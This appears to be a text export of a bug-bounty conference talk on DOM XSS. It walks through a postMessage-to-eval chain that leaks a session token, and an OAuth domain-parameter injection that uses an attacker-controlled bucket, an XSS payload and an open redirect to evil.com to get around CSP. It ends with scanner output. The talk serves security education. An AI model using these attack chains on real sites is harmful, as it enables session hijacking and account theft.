

# Solving DOM XSS Puzzles

Eugene Lim

Div0 Bug Bounty Quarter

25 April 2022





# Hello World

@spaceraccoon

Blog: [spaceraccoon.dev](https://spaceraccoon.dev)

Twitter: [spaceraccoonsec](https://twitter.com/spaceraccoonsec)

# Agenda

---

Background on XSS in Bug Bounty



Two DOM XSS Case Studies



DOM XSS Detection at Scale




Conclusion and Next Steps



**Background**


# XSS remains one of the most common vulnerabilities in bug bounty.



HackerOne Hacker-Powered Security Report: Industry Insights '21



1. Sensitive Data Exposure
2. XSS
3. Subdomain Takeover
4. Access Control/IDOR
5. Privilege Escalation



**However, with the rise of JavaScript client frameworks and better sanitization, reflected XSS is getting less common.**

# What is DOM XSS?

DOM Based XSS (or as it is called in some texts, “type-0 XSS”) is an XSS attack wherein the attack payload is executed **as a result of modifying the DOM “environment” in the victim’s browser used by the original client side script**, so that the client side code runs in an “unexpected” manner. That is, the page itself (the HTTP response that is) does not change, but the client side code contained in the page executes differently due to the malicious modifications that have occurred in the DOM environment.

## Just call it Client-Side XSS!

**This is in contrast to other XSS attacks (stored or reflected), wherein the attack payload is placed in the response page (due to a server side flaw).**

- OWASP

**With greater interactivity from JavaScript frameworks, more DOM XSS vectors become available.**

---

WebSockets

PostMessage

Async Requests

BroadcastChannel

Dynamic Content



**I recently wrote about two DOM XSS that we will explore as case studies.**

---





# **Puzzle A: The Postman Problem**

# PostMessage is a JavaScript API to facilitate cross-origin communication between browser windows/frames.

---

```
// Window A on https://example-a.com

var popup = window.open("https://example-b.com");


// Send a message
popup.postMessage("hello there!",
"https://example-b.com");

window.addEventListener("message",
(event) => {
    // Check event origin
    if (event.origin !== "https://example-b.com")
        return;
}, false);
```

```
// Window B on https://example-b.com

// Called sometime after postMessage is called
window.addEventListener("message",
(event) => {
    // Do we trust the sender of this message?
    if (event.origin !== "https://example-a.com")
        return;

    // event.source is window.opener
    // event.data is "hello there!"
    // reply to message
    event.source.postMessage("hi there yourself!", event.origin);
}, false);
```



<https://github.com/fransr/postMessage-tracker>

Frans Rosen produced  
a useful extension,  
postmessage-tracker.

“Attacking Modern Web  
Technologies” by Frans  
Rosen, OWASP AppSec EU  
2018

# While browsing a company's feedback website, I noticed an interesting call...

---

`https://feedback.companyA.com/`

`https://abc.cloudfront.net/iframe_chat.html`

```
window.addEventListener("message", function(e) {  
  ...  
} else if (e.data.type == 'ChatSettings') {  
  if (e.data.iframeChatSettings) {  
    window.settingsSync = e.data.iframeChatSettings;  
  }  
  ...  
})
```

# /iframe\_chat.html loaded an additional script /third-party.js

---

```
else if(window.settingsSync.environment == "production"){
    var region = window.settingsSync.region;
    var subdomain = region.split("_")[1]+'-'+region.split("_")[0]
    domain = 'https://' + subdomain + '.settingsSync.com'
}
var url = domain + '/public/ext_data'

request.open('POST', url, true);
request.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
request.onload = function () {
    if (request.status == 200) {
        var data = JSON.parse(this.response);
        ...
        window.settingsSync = data;
        ...
        var newScript =
'https://abc.cloudfront.net/modulev'+window.settingsSync.versionNumber+'.js';
        loadScript(document, newScript);
```

# /third-party.js also loaded /module-v2.js which runs eval()


---

```
config = window.settingsSync.config;  
...  
eval("window.settingsSync.configs."+config)
```



# Through multiple dynamic calls, I could finally execute my DOM XSS.

---





# But I'm only executing in abc.cloudfront.net! How to hit feedback.companyA.com?

---

```
https://feedback.companyA.com/
```

```
https://abc.cloudfront.net/iframe_chat.html
```

```
window.addEventListener("message", function(e) {  
  ...  
} else if (e.data.type == 'ChatSettings') {  
  if (e.data.iframeChatSettings) {  
    window.settingsSync = e.data.iframeChatSettings;  
  }  
  ...  
})
```

## feedback.companyA.com had another interesting postMessage handler...

---

```
d = document.getElementById("iframeChat")
window.addEventListener("message",
function(m) {
    var e;
    "https://abc.cloudfront.net" === m.origin
    && ("IframeLoaded" == m.data.type &&
d.contentWindow.postMessage({
    type: "credentialConfig",
    credentialConfig: credentialConfig
}, "*"))
```

# credentialConfig included a session token!


---

```
{  
  "region": "en-uk",  
  "environment": "production",  
  "userId": "<USERID>",  
  "sessionToken": "Bearer <SESSIONTOKEN>"  
}
```

Final impact: Execute XSS on [abc.cloudfront.net/iframe\\_chat.html](http://abc.cloudfront.net/iframe_chat.html), send postMessage to [feedback.companyA.com](http://feedback.companyA.com), exfiltrate session token.



# **Puzzle B: Kicking the Bucket**



Company B's OAuth authorization page used a URL with the following format.

`https://accept.companyb/confirmation?domain=oauth.companyb.com&state=<STATE>&client=<CLIENT ID>`

# The page would dynamically send a GET request based on the domain param.

---

/confirmation?domain=<DOMAIN>&...

Send GET request to <DOMAIN>/oauth\_data

Typical response: { "app": { "logoUrl": <PAGE LOGO URL>, "name": <NAME>, "link": <URL> , "introduction": "<INTRO>... } }

Inject <INTRO> without sanitization into page

# Request to <DOMAIN>/oauth\_data is restricted by CSP.

## Content Security Policy

[Sample unsafe policy](#)[Sample safe policy](#)

```
Content-Security-Policy: default-src 'self' 'unsafe-inline' *.companyb.com *.googleapis.com;
script-src 'self' https: *.companyb.com; object-src 'none';
```

CSP Version 3 (nonce based + backward compatibility checks) ⓘ

CHECK CSP

Evaluated CSP as seen by a browser supporting CSP Version 3

[expand/collapse all](#)

|                                       |                                                                                                                                                                   |   |
|---------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------|---|
| ✓ default-src                         |                                                                                                                                                                   | ✓ |
| ❗ script-src                          | Host whitelists can frequently be bypassed. Consider using 'strict-dynamic' in combination with CSP nonces or hashes.                                             | ✓ |
| ✓ object-src                          |                                                                                                                                                                   | ✓ |
| ⓘ require-trusted-types-for [missing] | Consider requiring Trusted Types for scripts to lock down DOM XSS injection sinks. You can do this by adding "require-trusted-types-for 'script'" to your policy. | ✓ |

# By hosting my own file in Google Cloud Storage, I can control the injection!

---

/confirmation?domain=storage.googleapis.com/myevilbucket/oauth\_data.json%3F&...

Send GET request to  
[https://storage.googleapis.com/myevilbucket/oauth\\_data.json?/oauth\\_data](https://storage.googleapis.com/myevilbucket/oauth_data.json?/oauth_data)

Controlled response: { "app": { "logoUrl": <PAGE LOGO URL>, "name": <NAME>,  
"link": <URL> , "introduction": "<script>alert()</script>"... } }

XSS?



# While I could inject arbitrary HTML, scripts blocked by CSP again.

## Content Security Policy

[Sample unsafe policy](#)[Sample safe policy](#)

Content Security Policy: ~~default-src 'self'~~ unsafe-inline \*.companyb.com \*.googleapis.com; script-src 'self' https: \*.companyb.com; object-src 'none';

CSP Version 3 (nonce based + backward compatibility checks) ⓘ

CHECK CSP

Evaluated CSP as seen by a browser supporting CSP Version 3

[expand/collapse all](#)

✓ default-src

❗ script-src

✓ object-src

ⓘ require-trusted-types-for [missing]

Host whitelists can frequently be bypassed. Consider using 'strict-dynamic' in combination with CSP nonces or hashes.

Consider requiring Trusted Types for scripts to lock down DOM XSS injection sinks. You can do this by adding "require-trusted-types-for 'script'" to your policy.

# Fortunately, I had a open redirect saved for this occasion.

---

`http://t.companyb.com/redirect?url=https%3A%2F%2Fevil.com%0A.companyb.com%2F`



Location: `https://evil.com%0A.company.com/`




Browsers truncate to `https://evil.com/%0A.companyb.com/`



Host malicious JavaScript file in `<NEWLINE CHARACTER>.companyb.com` at document root



# **DOM XSS Detection at Scale**




**BurpSuite released an advanced DOM  
Invader tool, but how to scale?**



**Modern tools allow for quick and semantic code scanning.**

# Workflow Overview



```

"check_id": "javascript.browser.security.insecure-innerhtml.insecure-innerhtml",
"end": {
  "col": 34,
  "line": 59,
  "offset": 15997
},
"extra": {
  "fingerprint": "82530332a10f68a214b421fb04a7a0f8",
  "is_ignored": false,
  "lines": "try{obj.innerHTML=item.innerHTML;}catch(ie7){obj.text=item.text;}",
  "message": "User controlled data in a `obj.innerHTML` is an anti-pattern that can lead to XSS vulne",
  "metadata": {
    "category": "security",
    "cwe": "CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting'",
    "license": "Commons Clause License Condition v1.0[LGPL-2.1-only]",
    "owasp": "A7: Cross-Site Scripting (XSS)",
    "shortlink": "https://sg.run/8y0q",
    "source": "https://semgrep.dev/r/javascript.browser.security.insecure-innerhtml.insecure-innerhtml",
    "technology": [
      "browser"
    ]
  },
  "metavars": {
    "$EL": {
      "abstract_content": "obj",
      "end": {
        "col": 8,
        "line": 59,
        "offset": 15971
      },
      "start": {
        "col": 5,
        "line": 59,
        "offset": 15968
      },
      "unique_id": {
        "sid": 146,
        "type": "id"
      }
    },
    "$HTML": {
      "abstract_content": "item.innerHTML",
      "end": {
        "col": 33,
        "line": 59,
        "offset": 15996
      },
      "start": {
        "col": 19,
        "line": 59,
        "offset": 15982
      },
      "unique_id": {
        "md5sum": "6b7e523c25dc08fe9403d1e30b429e5b",
        "type": "AST"
      }
    }
  },
  "severity": "ERROR"
},
"path": "paypalobjects/www.paypalobjects.com_MERCHANTPAYMENTWEB-640-20130",
"start": {
  "col": 5,
  "line": 59,
  "offset": 15968
}

```

# Problem: Validation is still manual...



# Conclusion



# DOM XSS remains a fruitful (and dupe-free) way to hunt bugs.

01

Familiarise with  
JavaScript code  
review

02

Use tools like  
postmessage-  
tracker

03

Monitor  
parameters and  
sources/sinks

**While modern code scanning tools help detect at scale, limitations exist.**

False positives vs True positive

Complex multi-file taint tracking

Manual validation



# Thank you

@spaceraccoon

Blog: [spaceraccoon.dev](https://spaceraccoon.dev)

Twitter: [spaceraccoonsec](https://twitter.com/spaceraccoonsec)